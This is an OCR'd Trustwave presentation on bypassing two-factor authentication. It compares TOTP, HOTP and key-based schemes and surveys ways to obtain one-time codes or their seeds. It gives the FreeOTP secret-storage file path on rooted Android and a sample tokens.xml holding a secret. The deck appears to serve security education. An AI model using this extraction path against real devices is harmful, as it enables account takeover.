Trustwave®
Smart security on demand

Bypass 2FA, Stealing Private Keys

Agenda

1. Getting OTP
2. Getting Private Keys
3. Client Certificate Authentication
4. Impersonation
5. Recommendation

So how to bypass 2FA?

- Obtain “something user has”
- Unless you can disable 2FA

Classification

- Time-based
  - Short-lived, unknown expiry
  - e.g., TOTP, HOTP
- Key-based
  - Public key cryptography
  - e.g., U2F, UAF, PKA
  - Note: U2F also use OTP

2FA: Time vs Key

Differences	Time-based 2FA	Key-based 2FA
Time factor	Compulsory	Optional
Impact	Affect both sides	Affect individual
Secret sharing	Sharing same secret (secret seed)	Never share secret (private key)
DB security	Required	Not required


OTP

- SMS, Voice
- Software token
  - e.g., Google Authenticator, Authy, Duo Mobile, etc
- Hardware token
  - e.g., Yubikey, etc

OTP: Time vs HMAC


Differences	TOTP	HOTP
Validity	Short-lived	Unknown
Moving factor	Time-based	Counter-based
Time Synchronization	Required	Not required
Maintenances	Light	Heavy

TOTP



Authentication server
User enters in
displayed information
(and usually a password)
Verifies that the user
entered the same as what
it calculated
User's TOTP device
484753
Number is generated
Hash(
Time)
Concatenate time and private key
Hash(
Time)
Concatenate time and private key

HOTP



Counter:
+1
Authentication server
User enters in
displayed information
(and usually a password)
Verifies that the user
entered the same as what
it calculated
User's TOTP device
637934
Number is generated
Counter:
+1
Concatenate counter and private key
Hash(
counter)
Concatenate counter and private key

Get the OTP

- Brute force OTP
- Speculating TOTP
- Capturing OTP
- Backup codes
- Social engineering
- Malware infection
- Secret key extraction
- Disposable numbers

Predicting

- More applicable to HOTP
- Chances to get specific OTP
- 6 digits {000000 – 999999}
- Potential formulas ??

Probability of Winning with x matching nos.


$$= \frac{C(k,x) * C(n-k, k-x)}{C(n,k)} = \frac{\binom{k}{x}\binom{n-k}{k-x}}{\binom{n}{k}}$$

Brute force OTP


- More applicable to HOTP
- Unknown expiry
- < 3 invalid OTP attempts
- Enhanced by probability analysis

Speculating TOTP

- Stealing secret key
- Time-manipulation attacks


TOTP
User
Server
User
login request
Database
secret shared at registration
Time
Secret
Time
Secret
Cryptographic Hash
Cryptographic Hash
unique code
unique code
Match?
Login

Engineering the Arbitrary TOTP



- Regardless: label, issuer, any other info

Stealing Secret Key


- Code leak
- Vulnerabilities
- Social engineering
- Malware infection

Codes Leak

- 3^{rd} party generator (QR)
- Decoder (QR)
- Insecure storage (QR)

Decoder

- Hiding QR code
- Encoding only
- Most are unencrypted



Insecure Storage


- **Location:**
  - Online file storage
    - E.g., cloud based: Google drive, Sky drive, Dropbox
  - Drives (flash, hard disk, USB)
  - Memory
- **Encrypted QR codes**
  - e.g., SQRC, QR Droid (Zapper), etc

Vulnerabilities

- Vulnerable Software token
- Time-manipulation attacks
- Secret key extraction

Vulnerable Software Token

- DOM-based XSS: localStorage
- Exploits



Secret Key Extraction

Device: Android (rooted)

file: /data/data/org.fedorahosted.freeotp/shared_prefs/tokens.xml

<map> <string name="example@domain.com:SiteName"> {"algo":"SHA1","type":"TOTP","secret":[68,-62,-15,-121,-97,110,81,58,-106,-58],"issuerExt":"example@domain.com","label":"SiteName","counter":0,"digits":6,"period":30} </string> <string name="tokenOrder"> ["example@domain.com:SiteName"] </string> </map>


Time-manipulation Attacks

